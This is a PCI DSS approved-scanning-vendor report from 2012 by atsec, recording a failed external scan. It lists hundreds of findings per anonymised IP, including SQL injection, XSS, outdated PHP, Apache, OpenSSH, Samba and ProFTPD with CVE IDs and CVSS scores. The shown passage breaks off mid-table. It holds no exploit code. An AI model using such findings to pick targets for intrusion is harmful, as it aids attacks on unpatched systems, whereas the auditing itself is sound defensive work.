Payment Card Industry (PCI) Technical Report

02/20/2012

ASV Scan Report Attestation of Scan Compliance

Scan Customer Information				Approved Scanning Vendor Information			
Company:				Company:	atsec information security		
Contact:		Title:		Contact:	Jinyun Chen	Title:	Senior Consultant
Telephone:		Email:		Telephone:	+86 10 82893001	Email:	jinyun@atsec.com
Business Address:				Business Address:	Room119 - 121, Building2, No.1, Street7, Shangdi, Haidian, District, Beijing, P.R.China		
City:		State/Province:		City:	Beijing	State/Province:	None
ZIP:		URL:		ZIP:	100085	URL:	http://atsec.com

Scan Status

* Compliance Status : FAIL

* Number of unique components scanned: 16

* Number of identified failing vulnerabilities: 291

* Number of components found by ASV but not scanned because scan customer confirmed components were out of scope: 8

* Date scan completed: 02/18/2012

* Scan expiration date (90 days from date scan completed): 05/18/2012

Scan Customer Attestation

attests on 2012-02-20 06:01:32 that this scan includes all components* which should be in scope for PCI DSS, any component considered out-of-scope for this scan is properly segmented from my cardholder data environment, and any evidence submitted to the ASV to resolve scan exceptions is accurate and complete. also acknowledges the following: 1) proper scoping of this external scan is my responsibility, and 2) this scan result only indicated whether or not my scanned systems are compliant with the external vulnerability scan requirement of PCI DSS; this scan result does not represent my overall compliance status with PCI DSS or provide any indication of compliance with other PCI DSS requirements.

ASV Attestation

This scan and report was prepared and conducted by atsec information security under certificate number 4266-01-03, according to internal processes that meet PCI DSS requirement 11.2 and the PCI DSS ASV Program Guide.

atsec information security attests that the PCI DSS scan process was followed, including a manual or automated Quality Assurance process with customer boarding and scoping practices, review of results for anomalies, and review and correction of 1) disputed or incomplete results, 2) false positives, and 3) active scan interference. This report and any exceptions were reviewed by atsec ASV tester(s).

Part 1. Scan Information

Scan Customer Company:		ASV Company:	atsec information security
Date scan was completed:	02/17/2012	Scan expiration date:	05/17/2012

Part 2. Component Compliance Summary

IP Address: 1	FAIL
IP Address: 2	FAIL
IP Address: 3	FAIL
IP Address: 4	PASS
IP Address: 5	FAIL
IP Address: 6	FAIL
IP Address: 7	FAIL
IP Address: 8	FAIL
IP Address: 9	FAIL
IP Address: 10	FAIL
IP Address: 11	FAIL
IP Address: 12	FAIL
IP Address: 13	FAIL
IP Address: 14	FAIL
IP Address: 15	FAIL
IP Address: 16	FAIL

Part 2. Component Compliance Summary - (Hosts Not Current)

Part 3a. Vulnerabilities Noted for each IP Address

IP Address	Vulnerabilities Noted per IP address	Severity Level	CVSS Score	Compliance Status	Exceptions, False Positives, or Compensating Controls
IP Address: 16 port 80/tcp	150081 - Possible Clickjacking vulnerability	HIGH	10	PASS	
IP Address: 16 port 80/tcp	150003 - SQL Injection	HIGH	10	FAIL	
IP Address: 16 port 80/tcp	12318 - PHP Versions Prior to 5.2.12 Multiple Vulnerabilities CVE-2009-3557,CVE-2009-3558,CVE-2009-4017,CVE-2009-4142, CVE-2009-4143	HIGH	10	FAIL	
IP Address: 16 port 80/tcp	12250 - Web Site Vulnerable to Persistent Cross-Site Scripting Vulnerabilities	HIGH	9.7	FAIL	
IP Address: 16 port 80/tcp	10788 - Web Server Vulnerable to Cross Site Scripting	HIGH	9.4	FAIL	
IP Address: 16 port 80/tcp	150012 - Blind SQL Injection	HIGH	9.3	FAIL	

IP Address: 16 port 80/tcp	12281 - PHP cURL "safe_mode" and "open_basedir" Restriction Bypass Vulnerability	HIGH	8.5	FAIL	
IP Address: 16	86847 - Apache Partial HTTP Request Denial of Service Vulnerability - Zero Day	HIGH	7.8	PASS	
IP Address: 16 port 80/tcp	150022 - Syntax error occurred	HIGH	7.5	PASS	
IP Address: 16	12378 - PHP "spl_object_storage_attach" Use-After-Free Vulnerability CVE-2010-2225	HIGH	7.5	FAIL	
IP Address: 16 port 80/tcp	12334 - PHP Versions Prior to 5.2.13 Multiple Vulnerabilities CVE-2010-1129	HIGH	7.5	FAIL	
IP Address: 16 port 80/tcp	12314 - PHP Versions Prior to 5.3.1 Multiple Vulnerabilities CVE-2009-3292,CVE-2009-3557,CVE-2009-3558	HIGH	7.5	FAIL	
IP Address: 16 port 80/tcp	12299 - PHP 5.2.10 and Prior Versions Multiple Vulnerabilities CVE-2009-3291,CVE-2009-3292,CVE-2009-3293	HIGH	7.5	FAIL	
IP Address: 16 port 80/tcp	12241 - Web Server Vulnerable to SQL Injection	HIGH	7.5	FAIL	
IP Address: 16 port 80/tcp	150085 - Slow HTTP POST vulnerability	MED	6.8	PASS	
IP Address: 16 port 3306/tcp	19560 - MySQL Multiple Vulnerabilities CVE-2010-1848, CVE-2010-1849,CVE-2010-1850	MED	6.5	FAIL	
IP Address: 16 port 3306/tcp	19531 - MySQL "sql/sql_table.cc" CREATE TABLE Security Bypass Vulnerability CVE-2008-7247	MED	6	FAIL	
IP Address: 16 port 3306/tcp	19657 - MySQL Multiple Vulnerabilities CVE-2011-2262, CVE-2012-0075	MED	5.5	FAIL	
IP Address: 16 port 80/tcp	150023 - Directory Listing	MED	5	FAIL	
IP Address: 16 port 80/tcp	86445 - Web Directories Listable Vulnerability	MED	5	FAIL	
IP Address: 16 port 3306/tcp	19588 - MySQL Prior to Version 5.1.51 Multiple Denial Of Service Vulnerabilities CVE-2010-3833,CVE-2010-3834,CVE-2010-3835	MED	5	PASS	
IP Address: 16 port 3306/tcp	19568 - Database instance detected.	MED	5	FAIL	
IP Address: 16 port 3306/tcp	19551 - MySQL "UNINSTALL PLUGIN" Security Bypass Vulnerability CVE-2010-1621	MED	5	FAIL	
IP Address: 16	19505 - MySQL OpenSSL Server Certificate yaSSL Security Bypass Vulnerability	MED	5	FAIL	
IP Address: 16 port 80/tcp	12539 - PHP Hashtables Denial of Service CVE-2011-4885	MED	5	PASS	
IP Address: 16 port 80/tcp	12390 - PHP Versions Prior to 5.3.3/5.2.14 Multiple Vulnerabilities CVE-2010-2484,CVE-2010-2531	MED	5	FAIL	
IP Address: 16 port 80/tcp	12384 - PHP "strrchr()" Function Information Disclosure Vulnerability CVE-2010-2484	MED	5	FAIL	
IP Address: 16 port 80/tcp	12271 - PHP 'popen()' Function Buffer Overflow Vulnerability CVE-2009-3294	MED	5	FAIL	
IP Address: 16 port 80/tcp	12181 - Specific CGI Cross-Site Scripting Vulnerability	MED	5	FAIL	
IP Address: 16 port 80/tcp	12087 - Expose_php Set to On in php.ini	MED	5	FAIL	
IP Address: 16 port 80/tcp	86477 - Apache Web Server ETag Header Information Disclosure Weakness CVE-2003-1418	MED	4.3	FAIL	
IP Address: 16 port 3306/tcp	19600 - MySQL Prepared-Statement Mode "EXPLAIN" Denial of Service Vulnerability	MED	4.3	PASS	
IP Address: 16 port 80/tcp	12290 - PHP "exif_read_data()" Denial of Service Vulnerability CVE-2009-2687	MED	4.3	PASS	
IP Address: 16 port 3306/tcp	19508 - MySQL Multiple Remote Denial of Service Vulnerabilities CVE-2009-4019	MED	4	PASS	
IP Address: 16	19564 - MySQL "ALTER DATABASE" Denial of Service Vulnerability CVE-2010-2008	LOW	3.5	PASS	
IP Address: 16	19264 - MySQL Command Line Client HTML Special Characters HTML Injection Vulnerability CVE-2008-4456	LOW	2.6	FAIL	
IP Address: 16 port 80/tcp	150004 - Path-Based Vulnerability	LOW	2.1	PASS	
IP Address: 16 port 3306/tcp	19585 - MySQL Prior to Version 5.1.49 Multiple Security Issues	LOW	2.1	PASS	

Consolidated Solution/Correction Plan for IP Address: 16

ASV Comment:
Complete vendor solutions and configuration changes compliant with the PCI DSS are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 15	86873 - Apache HTTP Server Prior to 2.2.15 Multiple Vulnerabilities CVE-2010-0408,CVE-2010-0425,CVE-2010-0434	HIGH	10	FAIL	
IP Address: 15	86852 - APR-util Library Integer Overflow Vulnerabilities CVE-2009-2412	HIGH	10	FAIL	
IP Address: 15	38217 - OpenSSH Multiple Memory Management Vulnerabilities CVE-2003-0693,CVE-2003-0695,CVE-2003-0682	HIGH	10	FAIL	
IP Address: 15	38560 - OpenSSH Signal Handling Vulnerability CVE-2006-5051, CVE-2006-4924	HIGH	9.3	FAIL	
IP Address: 15 port 80/tcp	86954 - Apache/IBM HTTP Server ByteRange Filter Denial of Service Vulnerability CVE-2011-3192	HIGH	7.8	PASS	
IP Address: 15	86847 - Apache Partial HTTP Request Denial of Service Vulnerability - Zero Day	HIGH	7.8	PASS	
IP Address: 15	86746 - Apache Mod_Rewrite Off-By-One Buffer Overflow Vulnerability CVE-2006-3747	HIGH	7.6	FAIL	
IP Address: 15	86855 - Apache mod_proxy_ftp FTP Command Injection Vulnerability CVE-2009-3095	HIGH	7.5	FAIL	
IP Address: 15 port 22/tcp	38304 - SSH Protocol Version 1 Supported CVE-2001-1473	HIGH	7.5	FAIL	
IP Address: 15	38198 - OpenSSH Reverse DNS Lookup Access Control Bypass Vulnerability CVE-2003-0386	HIGH	7.5	FAIL	
IP Address: 15	42340 - OpenSSH X11 Hijacking Attack Vulnerability CVE-2008-1483	MED	6.9	FAIL	
IP Address: 15 port 80/tcp	150085 - Slow HTTP POST vulnerability	MED	6.8	PASS	
IP Address: 15 port 80/tcp	150079 - Slow HTTP headers vulnerability	MED	6.8	PASS	
IP Address: 15 port 80/tcp	86473 - Web Server HTTP Trace/Track Method Support Cross-Site Tracing Vulnerability CVE-2004-2320,CVE-2007-3008	MED	5.8	FAIL	
IP Address: 15	86920 - Apache HTTP Server APR-util Multiple Denial of Service Vulnerabilities CVE-2009-3720,CVE-2010-1623	MED	5	PASS	
IP Address: 15	86840 - Apache HTTP Server AllowOverride Options Security Bypass CVE-2009-1195,CVE-2008-1678	MED	5	FAIL	
IP Address: 15	86809 - Apache 1.3, 2.0 and 2.2 HTTP Server Multiple Vulnerabilities CVE-2006-5752,CVE-2007-1863,CVE-2007-3304	MED	5	FAIL	
IP Address: 15 port 80/tcp	86788 - Apache 2.2 Multiple Vulnerabilities CVE-2007-6420, CVE-2008-2364	MED	5	FAIL	
IP Address: 15	82054 - TCP Sequence Number Approximation Based Denial of Service CVE-2004-0230	MED	5	PASS	
IP Address: 15	82024 - UDP Constant IP Identification Field Fingerprinting Vulnerability CVE-2002-0510	MED	5	PASS	
IP Address: 15	62057 - Apache HTTP Server Mod_Proxy Denial of Service Vulnerability CVE-2007-3847	MED	5	PASS	
IP Address: 15	45002 - Global User List	MED	5	FAIL	
IP Address: 15	38469 - OpenSSH GSSAPI Credential Disclosure Vulnerability CVE-2005-2798	MED	5	FAIL	
IP Address: 15	11 - Hidden RPC Services	MED	5	FAIL	
IP Address: 15	115731 - Apache 1.3 and 2.0 Web Server Multiple Vulnerabilities CVE-2006-5752,CVE-2007-3304	MED	4.7	FAIL	
IP Address: 15	115317 - OpenSSH Local SCP Shell Command Execution Vulnerability (FEDORA-2006-056, Vmware-3069097-Patch, Vmware-9986131-Patch) CVE-2006-0225	MED	4.6	FAIL	
IP Address: 15	86975 - Apache HTTP Server multiple vulnerabilities CVE-2011-3607,CVE-2012-0021,CVE-2012-0031,CVE-2012-0053	MED	4.6	FAIL	
IP Address: 15 port 22/tcp	38259 - SSH User Login Bruteforced CVE-1999-0508	MED	4.6	FAIL	
IP Address: 15 port 80/tcp	86821 - Apache 1.3 HTTP Server Expect Header Cross-Site Scripting CVE-2006-3918	MED	4.3	FAIL	

IP Address: 15	12500 - Apache HTTP Server APR "apr_fnmatch()" Denial of Service Vulnerability CVE-2011-0419	MED	4.3	PASS
IP Address: 15 port 80/tcp	12260 - Apache HTTP Server Multiple Cross-Site Scripting Vulnerabilities CVE-2008-0005	MED	4.3	FAIL
IP Address: 15	86854 - Apache mod_proxy_ftp 2.0.x/2.2.x Denial of Service Vulnerability CVE-2009-3094	LOW	2.6	PASS
IP Address: 15	42339 - OpenSSH Plaintext Recovery Attack Against SSH Vulnerability CVE-2008-5161	LOW	2.6	PASS
IP Address: 15	86824 - Apache HTTP Server OS Fingerprinting Unspecified Security Vulnerability	LOW	0	PASS
IP Address: 15	82003 - ICMP Timestamp Request CVE-1999-0524	LOW	0	PASS

Consolidated Solution/Correction Plan for IP Address: 15

ASV Comment:
Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 14 port 6789/tcp	150081 - Possible Clickjacking vulnerability	HIGH	10	PASS
IP Address: 14	119834 - FreeBSD Telnetd Code Execution Vulnerability (FreeBSD-SA-11:08) CVE-2011-4862	HIGH	10	FAIL
IP Address: 14 port 6000/tcp	95001 - X-Window Sniffing CVE-1999-0526	HIGH	10	FAIL
IP Address: 14 port 161/udp	78030 - Readable SNMP Information CVE-1999-0517, CVE-1999-0186,CVE-1999-0254,CVE-1999-0516,CVE-1999-0472, CVE-2001-0514,CVE-2002-0109	HIGH	10	FAIL
IP Address: 14	66037 - cmsd RPC Daemon Over TCP Might Indicate a Break-in CVE-1999-0696,CVE-1999-0320	HIGH	10	FAIL
IP Address: 14	38574 - Solaris 10 and Solaris 11 (SolarisExpress) Remote Access Telnet Daemon Flaw CVE-2007-0882	HIGH	10	FAIL
IP Address: 14 port 79/tcp	31000 - "Finger 0@" Information about Logged Users Disclosure Vulnerability CVE-1999-0197	HIGH	10	FAIL
IP Address: 14 port 6789/tcp-SSL	38173 - SSL Certificate - Signature Verification Failed Vulnerability	HIGH	9.4	FAIL
IP Address: 14 port 6789/tcp-SSL	38169 - SSL Certificate - Self-Signed Certificate	HIGH	9.4	FAIL
IP Address: 14 port 6788/tcp	86848 - Sun Java Web Console masthead.jsp Cross-Site Scripting	HIGH	7.8	FAIL
IP Address: 14 port 6789/tcp	86848 - Sun Java Web Console masthead.jsp Cross-Site Scripting	HIGH	7.8	FAIL
IP Address: 14 port 6788/tcp	86845 - Sun Java Web Console Navigator Cross-Site Scripting	HIGH	7.8	FAIL
IP Address: 14 port 6789/tcp	86845 - Sun Java Web Console Navigator Cross-Site Scripting	HIGH	7.8	FAIL
IP Address: 14 port 6789/tcp	86844 - Sun Java Web Console helpwindow.jsp Cross-Site Scripting	HIGH	7.8	FAIL
IP Address: 14 port 6788/tcp	86844 - Sun Java Web Console helpwindow.jsp Cross-Site Scripting	HIGH	7.8	FAIL
IP Address: 14 port 6788/tcp	86830 - Sun Java Web Console Remote Information Disclosure Vulnerability (231526) CVE-2008-1286	HIGH	7.8	FAIL
IP Address: 14 port 6789/tcp	86830 - Sun Java Web Console Remote Information Disclosure Vulnerability (231526) CVE-2008-1286	HIGH	7.8	FAIL
IP Address: 14 port 6789/tcp	150013 - Browser-Specific Cross-Site Scripting (XSS)	HIGH	7.5	FAIL
IP Address: 14 port 6789/tcp	150001 - Reflected Cross-Site Scripting (XSS) Vulnerabilities	HIGH	7.5	FAIL
IP Address: 14 port 25/tcp	74240 - Sendmail SSL Certificate NULL Character Spoofing Vulnerability CVE-2009-4565	HIGH	7.5	PASS
IP Address: 14 port 587/tcp	74240 - Sendmail SSL Certificate NULL Character Spoofing Vulnerability CVE-2009-4565	HIGH	7.5	PASS
IP Address: 14	68507 - Multiple Vendor CDE ToolTalk Database Server Null Write Vulnerability CVE-2002-0677	HIGH	7.5	FAIL
IP Address: 14 port 6789/tcp-SSL	38596 - TLS Protocol Session Renegotiation Security Vulnerability CVE-2009-3555	MED	5.8	PASS
IP Address: 14 port 6789/tcp	150023 - Directory Listing	MED	5	FAIL

IP Address: 14 port 6788/tcp	86800 - Apache Tomcat 4 and 5 Directory Listings Information Disclosure Vulnerability CVE-2006-3835	MED	5	FAIL
IP Address: 14 port 6788/tcp	86445 - Web Directories Listable Vulnerability	MED	5	FAIL
IP Address: 14 port 6789/tcp	86445 - Web Directories Listable Vulnerability	MED	5	FAIL
IP Address: 14	82054 - TCP Sequence Number Approximation Based Denial of Service CVE-2004-0230	MED	5	PASS
IP Address: 14	74220 - Sendmail Long Header Denial of Service Vulnerability CVE-2006-4434	MED	5	PASS
IP Address: 14 port 587/tcp	74046 - Valid Logins/Aliases Guessed with SMTP VRFY Command	MED	5	FAIL
IP Address: 14 port 25/tcp	74046 - Valid Logins/Aliases Guessed with SMTP VRFY Command	MED	5	FAIL
IP Address: 14 port 587/tcp	74045 - Valid Logins Guessed with SMTP EXPN Command	MED	5	FAIL
IP Address: 14 port 25/tcp	74045 - Valid Logins Guessed with SMTP EXPN Command	MED	5	FAIL
IP Address: 14	45002 - Global User List	MED	5	FAIL
IP Address: 14 port 6789/tcp-SSL	42012 - X.509 Certificate MD5 Signature Collision Vulnerability CVE-2004-2761	MED	5	FAIL
IP Address: 14 port 177/udp	38147 - X Display Manager Control Protocol (XDMCP) Detected	MED	5	FAIL
IP Address: 14 port 79/tcp	31003 - Finger Service Discloses Logged Users CVE-1999-0259, CVE-1999-0612	MED	5	FAIL
IP Address: 14	11 - Hidden RPC Services	MED	5	FAIL
IP Address: 14 port 6789/tcp	86843 - Sun Java Web Console May Allow Unauthorized Redirection (243786) CVE-2008-5550	MED	4.3	FAIL
IP Address: 14 port 6788/tcp	86843 - Sun Java Web Console May Allow Unauthorized Redirection (243786) CVE-2008-5550	MED	4.3	FAIL
IP Address: 14 port 6788/tcp	86789 - Apache Tomcat Multiple Content Length Headers Information Disclosure Vulnerability CVE-2005-2090	MED	4.3	FAIL
IP Address: 14	86786 - Apache Tomcat Servlet Host Manager Servlet Cross-Site Scripting Vulnerability CVE-2007-3386	MED	4.3	FAIL
IP Address: 14 port 6788/tcp	86775 - Apache Tomcat Information Disclosure Vulnerability CVE-2007-3382,CVE-2007-3385	MED	4.3	FAIL
IP Address: 14 port 6789/tcp-SSL	42366 - SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Vulnerability CVE-2011-3389	MED	4.3	PASS
IP Address: 14 port 6788/tcp	86782 - Apache Tomcat Multiple Cross-Site Scripting Vulnerabilities in Manager and Host Manager Web Applications CVE-2007-2450	LOW	3.5	FAIL
IP Address: 14 port 6788/tcp	86777 - Apache Tomcat Accept-Language Cross-Site Scripting Vulnerability CVE-2007-1358	LOW	2.6	FAIL
IP Address: 14 port 6789/tcp-SSL	38170 - SSL Certificate - Subject Common Name Does Not Match Server FQDN	LOW	2.6	PASS
IP Address: 14 port 6789/tcp	150004 - Path-Based Vulnerability	LOW	2.1	PASS
IP Address: 14 port 79/tcp	31002 - Finger Daemon Accepts Forwarding of Requests CVE-1999-0106	LOW	2.1	PASS
IP Address: 14 port 6789/tcp	150084 - Unencoded characters	LOW	0	PASS
IP Address: 14	82001 - ICMP Mask Reply CVE-1999-0524	LOW	0	PASS
IP Address: 14	66047 - "rquotad" RPC Service Present CVE-1999-0625	LOW	0	PASS
IP Address: 14	66032 - "rstatd" RPC Service System Information Disclosure Vulnerability CVE-1999-0624	LOW	0	PASS
IP Address: 14	66016 - rusers RPC Service Information Disclosure Vulnerability CVE-1999-0626	LOW	0	PASS

Consolidated Solution/Correction Plan forIP Address: 14

ASV Comment:
Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 13	90527 - Microsoft Server Message Block (SMBv2) Remote Code Execution Vulnerability (MS09-050) CVE-2009-2526,CVE-2009-2532, CVE-2009-3103	HIGH	10	FAIL	
IP Address: 13 port 25/tcp	74037 - Possible Mail Relay CVE-1999-0512,CVE-2002-1278, CVE-2003-0285	HIGH	10	FAIL	
IP Address: 13 port 443/tcp-SSL	38173 - SSL Certificate - Signature Verification Failed Vulnerability	HIGH	9.4	FAIL	
IP Address: 13 port 587/tcp-SSL	38173 - SSL Certificate - Signature Verification Failed Vulnerability	HIGH	9.4	FAIL	
IP Address: 13 port 110/tcp-SSL	38173 - SSL Certificate - Signature Verification Failed Vulnerability	HIGH	9.4	FAIL	
IP Address: 13 port 110/tcp	74224 - POP3 Server Allows Plain Text Authentication Vulnerability	MED	6.4	FAIL	
IP Address: 13 port 25/tcp	74147 - Mail Server Accepts Plaintext Credentials	MED	5	FAIL	
IP Address: 13 port 443/tcp-SSL	38477 - SSL Insecure Protocol Negotiation Weakness CVE-2005-2969	MED	5	FAIL	
IP Address: 13 port 443/tcp-SSL	38139 - SSL Server Has SSLv2 Enabled Vulnerability	MED	4	FAIL	
IP Address: 13 port 110/tcp-SSL	38170 - SSL Certificate - Subject Common Name Does Not Match Server FQDN	LOW	2.6	PASS	
IP Address: 13 port 443/tcp-SSL	38170 - SSL Certificate - Subject Common Name Does Not Match Server FQDN	LOW	2.6	PASS	
IP Address: 13 port 587/tcp-SSL	38170 - SSL Certificate - Subject Common Name Does Not Match Server FQDN	LOW	2.6	PASS	
IP Address: 13	70000 - NetBIOS Name Accessible	LOW	0	PASS	

Consolidated Solution/Correction Plan for IP Address: 13

ASV Comment:
There are non-vendor provided solutions to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 12	74167 - Microsoft Windows SMTP Component Remote Code Execution (MS04-035) CVE-2004-0840	HIGH	10	FAIL	
IP Address: 12 port 25/tcp	74037 - Possible Mail Relay CVE-1999-0512,CVE-2002-1278, CVE-2003-0285	HIGH	10	FAIL	
IP Address: 12 port 443/tcp-SSL	38173 - SSL Certificate - Signature Verification Failed Vulnerability	HIGH	9.4	FAIL	
IP Address: 12	90500 - Microsoft Outlook Web Access Redirection Weaknesses CVE-2005-0420,CVE-2008-1547	HIGH	7.5	FAIL	
IP Address: 12	90244 - Windows TCP/IP Remote Code Execution and Denial of Service Vulnerabilities (MS05-019) CVE-2005-0048,CVE-2004-0790, CVE-2004-1060,CVE-2004-0230,CVE-2005-0688,CVE-2004-0791	HIGH	7.5	FAIL	
IP Address: 12	90598 - Microsoft Exchange and Windows SMTP Service Denial of Service and Information Disclosure Vulnerabilities (MS10-024) CVE-2010-0024,CVE-2010-0025,CVE-2010-1689,CVE-2010-1690	MED	6.4	PASS	
IP Address: 12 port 443/tcp	86729 - AutoComplete Attribute Not Disabled for Password in Form Based Authentication	MED	6.4	PASS	
IP Address: 12 port 80/tcp	86729 - AutoComplete Attribute Not Disabled for Password in Form Based Authentication	MED	6.4	PASS	
IP Address: 12 port 443/tcp-SSL	38167 - SSL Certificate - Expired	MED	6.4	FAIL	
IP Address: 12 port 80/tcp	86763 - Web Server Uses Plain Text Basic Authentication	MED	5	FAIL	
IP Address: 12	82058 - ICMP Based TCP Reset Denial of Service Vulnerability CVE-2004-0790,CAN-2004-0791,CAN-2004-1060	MED	5	PASS	
IP Address: 12 port 21/tcp	27356 - FTP Server Does Not Support AUTH Command	MED	4.8	PASS	
IP Address: 12 port 443/tcp-SSL	38170 - SSL Certificate - Subject Common Name Does Not Match Server FQDN	LOW	2.6	PASS	
	82003 - ICMP Timestamp Request CVE-1999-0524	LOW	0	PASS	

Consolidated Solution/Correction Plan for IP Address: 12

ASV Comment:
Complete vendor solutions and non-vendor workarounds are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 11 port 8080/tcp	150081 - Possible Clickjacking vulnerability	HIGH	10	PASS
IP Address: 11	1004 - Potential TCP Backdoor	HIGH	10	FAIL
IP Address: 11	90475 - Microsoft SQL Server Remote Memory Corruption Vulnerability (MS09-004) CVE-2008-5416	HIGH	9	FAIL
IP Address: 11	86865 - Apache Tomcat Directory Traversal Weaknesses and Security Issue CVE-2009-2693,CVE-2009-2901,CVE-2009-2902, CVE-2009-3548	HIGH	7.5	FAIL
IP Address: 11 port 8080/tcp	150085 - Slow HTTP POST vulnerability	MED	6.8	PASS
IP Address: 11 port 8080/tcp	150079 - Slow HTTP headers vulnerability	MED	6.8	PASS
IP Address: 11	86905 - Apache Tomcat 5.5.29 Transfer-Encoding Information Disclosure Vulnerability CVE-2010-2227	MED	6.4	FAIL
IP Address: 11 port 8080/tcp	86729 - AutoComplete Attribute Not Disabled for Password in Form Based Authentication	MED	6.4	PASS
IP Address: 11 port 8080/tcp	86728 - Web Server Uses Plain-Text Form Based Authentication	MED	5	FAIL
IP Address: 11 port 1433/tcp	19568 - Database instance detected.	MED	5	FAIL
IP Address: 11 port 1434/udp	19568 - Database instance detected.	MED	5	FAIL
IP Address: 11	12540 - Apache Tomcat Hash Collision Denial of Service Vulnerability CVE-2011-4084,CVE-2012-0022	MED	5	PASS
IP Address: 11	86950 - Apache Tomcat HTTP NIO / APR Connector sendfile Input Validation Error Information Disclosure Vulnerability CVE-2011-2526	MED	4.4	PASS
IP Address: 11	86879 - Apache Tomcat Authentication Header Information Disclosure Vulnerability CVE-2010-1157	LOW	2.6	PASS
IP Address: 11	86947 - Apache Tomcat MemoryUserDatabase Password Disclosure Vulnerability CVE-2011-2204	LOW	1.9	PASS
IP Address: 11	86939 - Apache Tomcat SecurityManager Security Bypass Vulnerability CVE-2010-3718	LOW	1.2	PASS

Consolidated Solution/Correction Plan for IP Address: 11

ASV Comment:
Complete vendor solutions and configuration changes compliant with the PCI DSS are available to address these issues. No fix is available at this time for some issues; please consider implementing mitigating controls (firewalls, traffic filtering, etc.) to address these. For specific information on how to remediate these issues please consult the technical report below.

Merchant Comment:

IP Address: 10	115555 - Samba Security Update (RHSA-2007-0354) CVE-2007-2446	HIGH	10	FAIL
IP Address: 10 port 21/tcp	27337 - ProFTPD Directory Traversal and Remote Buffer Overflow Vulnerabilities CVE-2010-3867,CVE-2010-4221	HIGH	10	FAIL
IP Address: 10 port 21/tcp	27285 - ProFTPD SReplace Remote Buffer Overflow Vulnerability CVE-2006-5815	HIGH	10	FAIL
IP Address: 10	115822 - Samba "domain logons" remote code execution (Sun Solaris 238251) (RHSA-2007:1114) CVE-2007-6015	HIGH	9.3	FAIL
IP Address: 10	70046 - Samba NMBD Logon Request Remote Buffer Overflow Vulnerability CVE-2007-4572	HIGH	9.3	FAIL
IP Address: 10	38560 - OpenSSH Signal Handling Vulnerability CVE-2006-5051, CVE-2006-4924	HIGH	9.3	FAIL
IP Address: 10 port 21/tcp	27352 - ProFTPD Response Pool Use-After-Free Vulnerability CVE-2011-4130	HIGH	9	FAIL
IP Address: 10	70007 - WINS Domain Controller Spoofing Vulnerability CVE-1999-1593	HIGH	7.6	FAIL
IP Address: 10	115825 - Samba "receive_smb_raw()" Buffer Overflow and Remote Code Execution CVE-2008-1105	HIGH	7.5	FAIL

IP Address: 10 port 587/tcp	74240 - Sendmail SSL Certificate NULL Character Spoofing Vulnerability CVE-2009-4565	HIGH	7.5	PASS	
IP Address: 10 port 25/tcp	74240 - Sendmail SSL Certificate NULL Character Spoofing Vulnerability CVE-2009-4565	HIGH	7.5	PASS	
IP Address: 10	70058 - Samba chain_reply() Memory Corruption Vulnerability CVE-2010-2063	HIGH	7.5	FAIL	
IP Address: 10	70003 - Null Session/Password NetBIOS Access CVE-1999-0519	HIGH	7.5	FAIL	
IP Address: 10 port 22/tcp	38304 - SSH Protocol Version 1 Supported CVE-2001-1473	HIGH	7.5	FAIL	
IP Address: 10 port 21/tcp	27287 - ProFTPD Controls Module Local Buffer Overflow Vulnerability CVE-2006-6563,CVE-2006-6171	HIGH	7.5	FAIL	
IP Address: 10 port 21/tcp	27284 - ProFTPD MOD_TLS Remote Buffer Overflow Vulnerability CVE-2006-6170	HIGH	7.5	FAIL	
IP Address: 10	42340 - OpenSSH X11 Hijacking Attack Vulnerability CVE-2008-1483	MED	6.9	FAIL	
IP Address: 10	70063 - Samba SWAT Cross-Site Scripting and Request Forgery Vulnerabilities CVE-2011-2522,CVE-2011-2694	MED	6.8	FAIL	
IP Address: 10 port 21/tcp	27343 - ProFTPD mod_sql Buffer Overflow Vulnerability CVE-2010-4652	MED	6.8	FAIL	
IP Address: 10 port 21/tcp	27291 - ProFTPD Long Command Handling Security Vulnerability CVE-2008-4242	MED	6.8	FAIL	
IP Address: 10 port 53/udp	15034 - DNS Server Processes Unauthoritative Recursive Queries CVE-1999-0024,CVE-2007-2925,CVE-2007-2926,CVE-2007-2930	MED	5.8	FAIL	
IP Address: 10	82054 - TCP Sequence Number Approximation Based Denial of Service CVE-2004-0230	MED	5	PASS	
IP Address: 10	82024 - UDP Constant IP Identification Field Fingerprinting Vulnerability CVE-2002-0510	MED	5	PASS	
IP Address: 10	74220 - Sendmail Long Header Denial of Service Vulnerability CVE-2006-4434	MED	5	PASS	
IP Address: 10	70061 - Samba FD_SET Memory Corruption Vulnerability CVE-2011-0719	MED	5	PASS	
IP Address: 10	70057 - Samba Multiple Remote Denial of Service Vulnerabilities CVE-2010-1635,CVE-2010-1642	MED	5	PASS	
IP Address: 10	70009 - NetBIOS Release Vulnerability CVE-2000-0673	MED	5	FAIL	
IP Address: 10	70008 - NetBIOS Name Conflict Vulnerability CVE-2000-0673	MED	5	FAIL	
IP Address: 10	45003 - Remote User List Disclosure Using NetBIOS CVE-2000-1200	MED	5	FAIL	
IP Address: 10 port 21/tcp	27255 - ProFTPD Authentication Delay Username Enumeration Vulnerability CVE-2004-1602	MED	5	FAIL	
IP Address: 10	15052 - ISC BIND Multiple Remote Denial of Service Vulnerabilities CVE-2006-4095,CVE-2006-4096	MED	5	PASS	
IP Address: 10 port 53/udp	15035 - DNS Server Allows Remote Clients to Snoop the DNS Cache	MED	5	FAIL	
IP Address: 10	70054 - Samba "mount.cifs" Race Condition Security Issue CVE-2010-0787	MED	4.4	FAIL	
IP Address: 10	70001 - NetBIOS Shared Folder List Available	MED	4.3	FAIL	
